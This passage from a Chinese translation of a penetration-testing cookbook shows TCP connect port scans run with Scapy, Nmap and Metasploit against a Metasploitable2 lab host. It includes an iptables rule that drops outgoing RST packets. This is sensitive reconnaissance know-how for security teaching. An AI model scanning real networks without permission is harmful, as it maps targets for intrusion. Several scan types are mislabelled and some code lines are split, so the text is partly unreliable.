|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp        : .S..A...  64     0  5840    46
   22 ssh        : .S..A...  64     0  5840    46
   23 telnet     : .S..A...  64     0  5840    46
   25 smtp       : .S..A...  64     0  5840    46
   53 domain     : .S..A...  64     0  5840    46
  111 sunrpc     : .S..A...  64     0  5840    46
 1099 rmiregistry: .S..A...  64     0  5840    46
 1524 ingreslock : .S..A...  64     0  5840    46
 2121 iprop      : .S..A...  64     0  5840    46
 8180            : .S..A...  64     0  5840    46
34789            : .S..A...  64     0  5840    46
  512 exec       : .S..A...  64     0  5840    46
  513 login      : .S..A...  64     0  5840    46
  514 shell      : .S..A...  64     0  5840    46
 3632 distcc     : .S..A...  64     0  5840    46
 5432 postgresql : .S..A...  64     0  5840    46
56375            : .S..A...  64     0  5840    46
   80 http       : .S..A...  64     0  5840    46
  445 microsoft-d: .S..A...  64     0  5840    46
 2049 nfs        : .S..A...  64     0  5840    46
 6667 ircd       : .S..A...  64     0  5840    46
 6697            : .S..A...  64     0  5840    46
57385            : .S..A...  64     0  5840    46
  139 netbios-ssn: .S..A...  64     0  5840    46
 6000 x11        : .S..A...  64     0  5840    46
 3306 mysql      : .S..A...  64     0  5840    46
 5900            : .S..A...  64     0  5840    46
 8787            : .S..A...  64     0  5840    46
50333            : .S..A...  64     0  5840    46
 8009            : .S..A...  64     0  5840    46
All replies received. Done.
Not responding ports:
```

工作原理

hping3 不用于一些已经提到的其它工具，因为它并没有 SYN 扫描模式。但是反之，它允许你指定 TCP 封包发送时的激活的 TCP 标识。在秘籍中的例子中， `-S` 选项让 hping3 使用 TCP 封包的 SYN 标识。

3.10 Scapy 连接扫描

在多数扫描工具当中，TCP 连接扫描比 SYN 扫描更加容易。这是因为 TCP 连接扫描并不需要为了生成和注入 SYN 扫描中使用的原始封包而提升权限。Scapy 是它的一大例外。Scapy 实际上非常难以执行完全的 TCP 三次握手，也不实用。但是，出于更好理解这个过程的目的，我们来看看如何使用 Scapy 执行连接扫描。

准备

为了使用 Scapy 执行全连接扫描，你需要一个运行 UDP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，这一节也需要编写脚本的更多信息，请参考第一章中的“使用文本编辑器 *VIM 和 Nano）。

操作步骤

Scapy 中很难执行全连接扫描，因为系统内核不知道你在 Scapy 中发送的请求，并且尝试阻止你和远程系统建立完整的三次握手。你可以在 Wireshark 或 tcpdump 中，通过发送 SYN 请求并嗅探相关流量来看到这个过程。当你接收到来自远程系统的 SYN+ACK 响应时，Linux 内核会拦截它，并将其看做来源不明的响应，因为它不知道你在 Scapy 中 发送的请求。并且系统会自动使用 TCP RST 封包来回复，因此会断开握手过程。考虑下面的例子：

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

response = sr1(IP(dst="172.16.36.135")/TCP(dport=80,flags='S'))
reply = sr1(IP(dst="172.16.36.135")/TCP(dport=80,flags='A',ack=(
respon se[TCP].seq + 1)))
```

这个 Python 脚本的例子可以用做 POC 来演系统破坏三次握手的问题。这个脚本假设你将带有开放端口活动系统作为目标。因此，假设 SYN+ACK 回复会作为初始 SYN 请求的响应而返回。即使发送了最后的 ACK 回复，完成了握手，RST 封包也会阻止连接建立。我们可以通过观察封包发送和接受来进一步演示。

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

SYN = IP(dst="172.16.36.135")/TCP(dport=80,flags='S')

print "-- SENT --"
SYN.display()

print "\n\n-- RECEIVED --"
response = sr1(SYN,timeout=1,verbose=0)
response.display()

if int(response[TCP].flags) == 18:
    print "\n\n-- SENT --"
    ACK = IP(dst="172.16.36.135")/TCP(dport=80,flags='A',ack=(re
sponse[    TCP].seq + 1))
    response2 = sr1(ACK,timeout=1,verbose=0)
    ACK.display()
    print "\n\n-- RECEIVED --"
    response2.display()
else:
    print "SYN-ACK not returned"
```

在这个 Python 脚本中，每个发送的封包都在传输之前展示，并且每个收到的封包都在到达之后展示。在检验每个封包所激活的 TCP 标识的过程中，我们可以看到，三次握手失败了。考虑由脚本生成的下列输出：

```
root@KaliLinux:~# ./tcp_connect.py
-- SENT -
###[ IP ]###
    version   = 4
    ihl       = None
    tos       = 0x0
    len       = None
    id        = 1
    flags     =
    frag      = 0
    ttl       = 64
    proto     = tcp
    chksum    = None
    src       = 172.16.36.180
    dst       = 172.16.36.135
    \options   \
###[ TCP ]###
    sport     = ftp_data
    dport     = http
    seq       = 0
```

```
    ack        = 0
    dataofs    = None
    reserved   = 0
    flags      = S
    window     = 8192
    chksum     = None
    urgptr     = 0
    options    = {}
-- RECEIVED -
###[ IP ]###
    version    = 4L
    ihl        = 5L
    tos        = 0x0
    len        = 44
    id         = 0
    flags      = DF
    frag       = 0L
    ttl        = 64
    proto      = tcp
    chksum     = 0x9970
    src        = 172.16.36.135
    dst        = 172.16.36.180
    \options   \
###[ TCP ]###
    sport      = http
    dport      = ftp_data
    seq        = 3013979073L
    ack        = 1
    dataofs    = 6L
    reserved   = 0L
    flags      = SA
    window     = 5840
    chksum     = 0x801e
    urgptr     = 0
    options    = [('MSS', 1460)]
###[ Padding ]###
    load       = '\x00\x00'
-- SENT -
###[ IP ]###
    version    = 4
    ihl        = None
    tos        = 0x0
    len        = None
    id         = 1
    flags      =
    frag       = 0
    ttl        = 64
    proto      = tcp
    chksum     = None
    src        = 172.16.36.180
    dst        = 172.16.36.135
    \options   \
###[ TCP ]###
```

```
    sport     = ftp_data
    dport     = http
    seq       = 0
    ack       = 3013979074L
    dataofs   = None
    reserved  = 0
    flags     = A
    window    = 8192
    chksum    = None
    urgptr    = 0
    options   = {}
-- RECEIVED -
###[ IP ]###
    version   = 4L
    ihl       = 5L
    tos       = 0x0
    len       = 40
    id        = 0
    flags     = DF
    frag      = 0L
    ttl       = 64
    proto     = tcp
    chksum    = 0x9974
    src       = 172.16.36.135
    dst       = 172.16.36.180
    \options   \
###[ TCP ]###
    sport     = http
    dport     = ftp_data
    seq       = 3013979074L
    ack       = 0
    dataofs   = 5L
    reserved  = 0L
    flags     = R
    window    = 0
    chksum    = 0xaeb8
    urgptr    = 0
    options   = {}
###[ Padding ]###
    load      = '\x00\x00\x00\x00\x00\x00'
```

在脚本的输出中，我们看到了四个封包。第一个封包是发送的 SYN 请求，第二个封包时接收到的 SYN+ACK 回复，第三个封包时发送的 ACK 回复，之后接收到了 RST 封包，它是最后的 ACK 回复的响应。最后一个封包表明，在建立连接时出现了问题。Scapy 中可能能够建立完成的三次握手，但是它需要对本地 IP 表做一些调整。尤其是，如果你去掉发往远程系统的 TSR 封包，你就可以完成握手。通过使用 IP 表建立过滤机制，我们可以去掉 RST 封包来完成三次握手，而不会干扰到整个系统（这个配置出于功能上的原理并不推荐）。为了展示完整三次握手的成功建立，我们使用 Netcat 建立 TCP 监听服务。之后尝试使用 Scapy 连接开放的端口。

```
admin@ubuntu:~$ nc -lvp 4444
listening on [any] 4444 ...
```

这个例子中，我们在 TCP 端口 4444 开启了监听服务。我们之后可以修改之前的脚本来尝试连接 端口 4444 上的 Netcat 监听服务。

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

response = sr1(IP(dst="172.16.36.135")/TCP(dport=4444,flags='S')
)
reply = sr1(IP(dst="172.16.36.135")/TCP(dport=4444,flags='A',ack
=(resp onse[TCP].seq + 1)))
```

这个脚本中，SYN 请求发送给了监听端口。收到 SYN+ACK 回复之后，会发送 ACK回复。为了验证连接尝试被系统生成的 RST 封包打断，这个脚本应该在 Wireshark 启动之后执行，来捕获请求蓄力。我们使用 Wireshark 的过滤器来隔离连接尝试序列。所使用的过滤器是 `tcp && (ip.src == 172.16.36.135 || ip.dst == 172.16.36.135)` 。过滤器仅仅用于展示来自或发往被扫描系统的 TCP 流量。像这样：

Filter: && (ip.src == 172.16.36.135 || ip.dst == 172.16.36.135) Expression... Clear Save

No.	Destination	Protocol	Info
3	172.16.36.135	TCP	[TCP Port numbers reused] ftp-data > krb524 [SYN] Seq=4294967295 Win=8192 Len=0
4	172.16.36.132	TCP	krb524 > ftp-data [SYN, ACK] Seq=0 Ack=0 Win=5840 Len=0 MSS=1460
7	172.16.36.135	TCP	ftp-data > krb524 [RST] Seq=0 Win=0 Len=0

既然我们已经精确定位了问题。我们可以建立过滤器，让我们能够去除系统生成的 RST 封包。这个过滤器可以通过修改本地 IP 表来建立：

> 以如下方式修改本地 IP 表会通过阻塞所有发出的 RST 响应，改变和目标系统之间的 TCP/IP 事务的处理方式。确保常见的 iptable 规则在这个秘籍完成之后移除，或者之后使用下列命令刷新 iptable。
>
> ```
> iptables --flush
> ```

```
root@KaliLinux:~# iptables -A OUTPUT -p tcp --tcp-flags RST RST
-d 172.16.36.135 -j DROP
root@KaliLinux:~# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             172.16.36.135       tcp
 flags:RST/RST
```

在这个例子中，本地 IP 表的修改去除了所有发往被扫描主机的目标地址的 TCP RST 封包。 `list` 选项随后可以用于查看 IP 表的条目，以及验证配置已经做了修改。为了执行另一次连接尝试，我们需要确保 Natcat 仍旧监听目标的 4444 端口，像这样：

```
admin@ubuntu:~$ nc -lvp 4444
listening on [any] 4444 ...
```

和之前相同的 Python 脚本可以再次使用，同时 WIreshark 会捕获后台的流量。使用之前讨论的显示过滤器，我们可以轻易专注于所需的流量。要注意三次握手的所有步骤现在都可以完成，而不会收到系统生成的 RST 封包的打断，像这样：

Filter: && (ip.src == 172.16.36.135 || ip.dst == 172.16.36.135) Expression... Clear Apply Save

No.	Destination	Protocol	Info
3	172.16.36.135	TCP	[TCP Port numbers reused] ftp-data > krb524 [SYN] Seq=4294967295 Win=8192 Len=0
4	172.16.36.132	TCP	krb524 > ftp-data [SYN, ACK] Seq=0 Ack=0 Win=5840 Len=0 MSS=1460
5	172.16.36.135	TCP	[TCP Keep-Alive] ftp-data > krb524 [ACK] Seq=4294967295 Ack=1 Win=8192 Len=0

此外，如果我们看一看运行在目标系统的 Netcat 服务，我们可以注意到，已经建立了连接。这是用于确认成功建立连接的进一步的证据。这可以在下面的输出中看到：

```
admin@ubuntu:~$ nc -lvp 4444
listening on [any] 4444 ... 172.16.36.132: inverse host lookup f
ailed: No address associated with name
connect to [172.16.36.135] from (UNKNOWN) [172.16.36.132] 42409
```

虽然这个练习对理解和解决 TCP 连接的问题十分有帮助，恢复 IP 表的条目也十分重要。RST 封包 是 TCP 通信的重要组成部分，去除这些响应会影响正常的通信功能。洗唛按的命令可以用于刷新我们的 iptable 规则，并验证刷新成功：

```
root@KaliLinux:~# iptables --flush
root@KaliLinux:~# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

就像例子中展示的那样，`flush` 选项应该用于清楚 IP 表的条目。我们可以多次使用 `list` 选项来验证 IP 表的条目已经移除了。

工作原理

执行 TCP 连接扫描的同居通过执行完整的三次握手，和远程系统的所有被扫描端口建立连接。端口的状态取决于连接是否成功建立。如果连接建立，端口被认为是开放的，如果连接不能成功建立，端口被认为是关闭的。

3.11 Nmap 连接扫描

TCP 连接扫描通过与远程主机上的每个被扫描的端口建立完整的 TCP 连接来执行。这个秘籍展示了如何使用 Nmap 来执行 TCP 连接扫描。

准备

为了使用 Nmap 执行 TCP 隐秘扫描，你需要一个运行 TCP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

Nmap 拥有简化 TCP 连接扫描执行过程的选项。为了使用 Nmap 执行 TCP 连接扫描，应使用 `-sT` 选项，并附带被扫描主机的 IP 地址。

```
root@KaliLinux:~# nmap -sT 172.16.36.135 -p 80

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 22:03 EST
Nmap scan report for 172.16.36.135
Host is up (0.00072s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```

在提供的例子中，特定的 IP 地址的 TCP 80 端口上执行了 TCP 隐秘扫描。和 Scapy 中的技巧相似，Nmap 监听响应并通过分析响应中所激活的 TCP 标识来识别开放端口。我们也可以使用 Nmap 执行多个特定端口的扫描，通过传递逗号分隔的端口号列表。

```
root@KaliLinux:~# nmap -sT 172.16.36.135 -p 21,80,443

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 22:03 EST
Nmap scan report for 172.16.36.135
Host is up (0.00012s latency).
PORT    STATE  SERVICE
21/tcp  open   ftp
80/tcp  open   http
443/tcp closed https
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```

在这个例子中，目标 IP 地址的端口 21、80 和 443 上执行了 TCP 连接扫描。我们也可以使用 Nmap 来扫描主机序列，通过标明要扫描的第一个和最后一个端口号，以破折号分隔：

```
root@KaliLinux:~# nmap -sT 172.16.36.135 -p 20-25

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:48 EST
Nmap scan report for 172.16.36.135
Host is up (0.00019s latency).
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
22/tcp open   ssh
23/tcp open   telnet
24/tcp closed priv-mail
25/tcp open   smtp
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```

在所提供的例子中，SYN 扫描在 TCP 20 到 25 端口上执行。除了拥有指定被扫描端口的能力之外。Nmap 同时拥有配置好的 1000 和常用端口的列表。我们可以执行这些端口上的扫描，通过不带任何端口指定信息来运行 Nmap：

```
root@KaliLinux:~# nmap -sT 172.16.36.135

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 22:13 EST
Nmap scan report for 172.16.36.135
Host is up (0.00025s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds
```

在上面的例子中，扫描了 Nmap 定义的 1000 个常用端口，用于识别 Metasploitable2 系统上的大量开放端口。虽然这个技巧在是被多数设备上很高效，但是也可能无法识别模糊的服务或者不常见的端口组合。如果扫描在所有可能的 TCP 端口上执行，所有可能的端口地址值都需要被扫描。定义了源端口和目标端口地址的 TCP 头部部分是 16 位长。并且，每一位可以为 1 或者 0。因此，共有 `2 ** 16` 或者 65536 个可能的 TCP 端口地址。对于要扫描的全部可能的地址空间，需要提供 0 到 65535 的端口范围，像这样：

```
root@KaliLinux:~# nmap -sT 172.16.36.135 -p 0-65535

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 22:14 EST
Nmap scan report for 172.16.36.135
Host is up (0.00076s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  unknown
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  unknown
34789/tcp open  unknown
50333/tcp open  unknown
56375/tcp open  unknown
57385/tcp open  unknown
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.05 seconds
```

这个例子中，Metasploitable2 系统上所有可能的 65536 和 TCP 地址都扫描了一遍。要注意该扫描中识别的多数服务都在标准的 Nmap 1000 扫描中识别过了。这就表明在尝试识别目标的所有可能的攻击面的时候，完整扫描是个最佳实践。Nmap 可以使用破折号记法，扫描主机列表上的 TCP 端口：

```
root@KaliLinux:~# nmap 172.16.36.0-255 -sT -p 80

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 22:16 EST
Nmap scan report for 172.16.36.1 Host is up (0.00026s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.16.36.2 Host is up (0.00018s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:FF:2A:8E (VMware)

Nmap scan report for 172.16.36.132 Host is up (0.00047s latency)
.
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:0C:29:65:FC:D2 (VMware)

Nmap scan report for 172.16.36.135
Host is up (0.00016s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap scan report for 172.16.36.180
Host is up (0.0029s latency).
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 256 IP addresses (5 hosts up) scanned in 42.55 second
s
```

这个例子中，TCP 80 端口的 TCP 连接扫描在指定地址范围内的所有主机上执行。虽然这个特定的扫描仅仅执行在单个端口上，Nmap 也能够同时扫描多个系统上的多个端口和端口范围。此外，Nmap 也能够进行配置，基于 IP 地址的输入列表来扫描主机。这可以通过 `-iL` 选项并指定文件名，如果文件存放于执行目录中，或者文件路径来完成。Nmap 之后会遍历输入列表中的每个地址，并对地址执行特定的扫描。

```
root@KaliLinux:~# cat iplist.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135

root@KaliLinux:~# nmap -sT -iL iplist.txt -p 80

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 22:17 EST
Nmap scan report for 172.16.36.1
Host is up (0.00016s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.16.36.2
Host is up (0.00047s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:FF:2A:8E (VMware)

Nmap scan report for 172.16.36.132
Host is up (0.00034s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:0C:29:65:FC:D2 (VMware)

Nmap scan report for 172.16.36.135
Host is up (0.00016s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 4 IP addresses (4 hosts up) scanned in 13.05 seconds
```

工作原理

执行 TCP 连接扫描的工具通过执行完整的三次握手，和远程系统的所有被扫描端口建立连接。端口的状态取决于连接是否成功建立。如果连接建立，端口被认为是开放的，如果连接不能成功建立，端口被认为是关闭的。

3.12 Metasploit 连接扫描

除了其它可用的工具之外，Metasploit 拥有用于远程系统的 TCP 连接扫描的辅助模块。将 Metasploit 用于扫描，以及利用，能够高效减少用于完成渗透测试所需工具数量。这个秘籍展示了如何使用 Metasploit 来执行 TCP 连接扫描。

准备

为了使用 Metasploit 执行 TCP 连接扫描，你需要一个运行 TCP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

Metasploit 拥有可以对特定 TCP 端口执行 TCP 连接扫描的辅助模块。为了在 Kali 中启动 Metasploit，我们在终端中执行 `msfconsole` 命令。

```
root@KaliLinux:~# msfconsole
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx       MMMMMMNMMNMMNM MMMMMMMMNMMNMMMMm+..+MMNMM
NMNMMMNMMNMM
        http://metasploit.pro

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro --
 type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > use auxiliary/scanner/portscan/tcp
msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

    Name         Current Setting  Required  Description
    ----         ---------------  --------  ----------
    CONCURRENCY  10               yes       The number of concur
rent ports to check per hos
    PORTS        1-10000          yes       Ports to scan (e.g.
2225,80,110-900)
    RHOSTS                        yes       The target address r
ange or CIDR identifier
    THREADS      1                yes       The number of concur
rent threads
    TIMEOUT      1000             yes       The reply read timeo
ut in milliseconds
```

为了在 Metasploit 中执行 TCP 连接扫描，以辅助模块的相对路径调用 `use` 命令。一旦模块被选中，可以执行 `show options` 命令来确认或修改扫描配置。这个命令会展示四列的表格，包

括 `name` 、 `current settings` 、 `required` 和 `description` 。 `name` 列标出了每个可配置变量的名称。 `current settings` 列列出了任何给定变量的现有配置。 `required` 列标出对于任何给定变量，值是否是必须的。 `description` 列描述了每个变量的功能。任何给定变量的值可以使用 `set` 命令，并且将新的值作为参数来修改。

```
msf  auxiliary(tcp) > set RHOSTS 172.16.36.135
RHOSTS => 172.16.36.135
msf  auxiliary(tcp) > set PORTS 80
PORTS => 80
msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurr
ent ports to check per hos
   PORTS        80               yes       Ports to scan (e.g. 2
225,80,110-900)
   RHOSTS       172.16.36.135    yes       The target address ra
nge or CIDR identifier
   THREADS      1                yes       The number of concurr
ent threads
   TIMEOUT      1000             yes       The reply read timeou
t in milliseconds

msf  auxiliary(tcp) > run

[*] 172.16.36.135:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

在上面的例子中， `RHOSTS` 值修改为我们打算扫描的远程系统的 IP 地址。此外，线程数量修改为 20。 `PORTS` 值设为 TCP 端口 80（HTTP）。修改了必要的变量之后，可以再次使用 `show options` 命令来验证。一旦所需配置验证完毕，就可以执行扫描了。

`run` 命令对指定 IP 地址的 80 端口执行 TCP 连接扫描。这个 TCP 连接扫描也可以对 TCP 端口序列执行，通过提供第一个和最后一个值，以破折号分隔：

```
msf  auxiliary(tcp) > set PORTS 0-100
PORTS => 0-100
msf  auxiliary(tcp) > set THREADS 20
THREADS => 20
msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurr
ent ports to check per hos
   PORTS        0-100            yes       Ports to scan (e.g. 2
225,80,110-900)
   RHOSTS       172.16.36.135    yes       The target address ra
nge or CIDR identifier
   THREADS      20               yes       The number of concurr
ent threads
   TIMEOUT      1000              yes       The reply read timeo
ut in milliseconds

msf  auxiliary(tcp) > run

[*] 172.16.36.135:25 - TCP OPEN
[*] 172.16.36.135:23 - TCP OPEN
[*] 172.16.36.135:22 - TCP OPEN
[*] 172.16.36.135:21 - TCP OPEN
[*] 172.16.36.135:53 - TCP OPEN
[*] 172.16.36.135:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

这个例子中，线程数量修改为 20。 `THREADS` 的值定义了在后台执行的当前任务数量。确定线程数量涉及到寻找一个平衡，既能提升任务速度，又不会过度消耗系统资源。对于多数系统，20 个线程可以足够快，并且相当合理。虽然这个扫描识别了目标系统的多个设备，我们不能确认所有设备都识别出来，除非所有可能的端口地址都扫描到。定义来源和目标端口地址的TCP 头部部分是 16 位长。并且，每一位可以为 1 或者 0。因此，共有 `2 ** 16` 或 65536 个可能的 TCP 端口地址。对于要扫描的整个地址空间，需要提供 0 到 65535 的 端口范围，像这样：

```
msf  auxiliary(tcp) > set PORTS 0-65535
PORTS => 0-65535
msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurr
ent ports to check per host
```

```
   PORTS         0-65535          yes       Ports to scan (e.g. 2
225,80,110-900)
   RHOSTS        172.16.36.135    yes       The target address ra
nge or CIDR identifier
   THREADS       20               yes       The number of concurr
ent threads
   TIMEOUT       1000             yes       The reply read timeou
t in milliseconds

msf  auxiliary(tcp) > run

[*] 172.16.36.135:25 - TCP OPEN
[*] 172.16.36.135:23 - TCP OPEN
[*] 172.16.36.135:22 - TCP OPEN
[*] 172.16.36.135:21 - TCP OPEN
[*] 172.16.36.135:53 - TCP OPEN
[*] 172.16.36.135:80 - TCP OPEN
[*] 172.16.36.135:111 - TCP OPEN
[*] 172.16.36.135:139 - TCP OPEN
[*] 172.16.36.135:445 - TCP OPEN
[*] 172.16.36.135:514 - TCP OPEN
[*] 172.16.36.135:513 - TCP OPEN
[*] 172.16.36.135:512 - TCP OPEN
[*] 172.16.36.135:1099 - TCP OPEN
[*] 172.16.36.135:1524 - TCP OPEN
[*] 172.16.36.135:2049 - TCP OPEN
[*] 172.16.36.135:2121 - TCP OPEN
[*] 172.16.36.135:3306 - TCP OPEN
[*] 172.16.36.135:3632 - TCP OPEN
[*] 172.16.36.135:5432 - TCP OPEN
[*] 172.16.36.135:5900 - TCP OPEN
[*] 172.16.36.135:6000 - TCP OPEN
[*] 172.16.36.135:6667 - TCP OPEN
[*] 172.16.36.135:6697 - TCP OPEN
[*] 172.16.36.135:8009 - TCP OPEN
[*] 172.16.36.135:8180 - TCP OPEN
[*] 172.16.36.135:8787 - TCP OPEN
[*] 172.16.36.135:34789 - TCP OPEN
[*] 172.16.36.135:50333 - TCP OPEN
[*] 172.16.36.135:56375 - TCP OPEN
[*] 172.16.36.135:57385 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

在这个例子中，远程系统的所有开放端口都由扫描所有可能的 TCP 端口地址来识别。我们也可以修改扫描配置使用破折号记法来扫描地址序列。

```
msf  auxiliary(tcp) > set RHOSTS 172.16.36.0-255
RHOSTS => 172.16.36.0-255
msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurr
ent ports to check per host
   PORTS        80               yes       Ports to scan (e.g. 2
225,80,110-900)
   RHOSTS       172.16.36.0-255  yes       The target address ra
nge or CIDR identifier
   THREADS      20               yes       The number of concurr
ent threads
   TIMEOUT      1000             yes       The reply read timeou
t in milliseconds

msf  auxiliary(tcp) > run

[*] Scanned 026 of 256 hosts (010% complete)
[*] Scanned 056 of 256 hosts (021% complete)
[*] Scanned 078 of 256 hosts (030% complete)
[*] Scanned 103 of 256 hosts (040% complete)
[*] 172.16.36.135:22 - TCP OPEN
[*] 172.16.36.135:80 - TCP OPEN
[*] 172.16.36.132:22 - TCP OPEN
[*] Scanned 128 of 256 hosts (050% complete)
[*] Scanned 161 of 256 hosts (062% complete)
[*] 172.16.36.180:22 - TCP OPEN
[*] 172.16.36.180:80 - TCP OPEN
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 206 of 256 hosts (080% complete)
[*] Scanned 232 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

这个例子中，TCP 连接扫描执行在由 `RHOST` 变量指定的所有主机地址的 80 端口上。与之相似， `RHOSTS` 可以使用 CIDR 记法定义网络范围。

```
msf  auxiliary(tcp) > set RHOSTS 172.16.36.0/24
RHOSTS => 172.16.36.0/24
msf  auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurr
ent ports to check per host
   PORTS        80               yes       Ports to scan (e.g. 2
225,80,110-900)
   RHOSTS       172.16.36.0/24   yes       The target address ra
nge or CIDR identifier
   THREADS      20               yes       The number of concurr
ent threads
   TIMEOUT      1000             yes       The reply read timeou
t in milliseconds

msf  auxiliary(tcp) > run

[*] Scanned 038 of 256 hosts (014% complete)
[*] Scanned 053 of 256 hosts (020% complete)
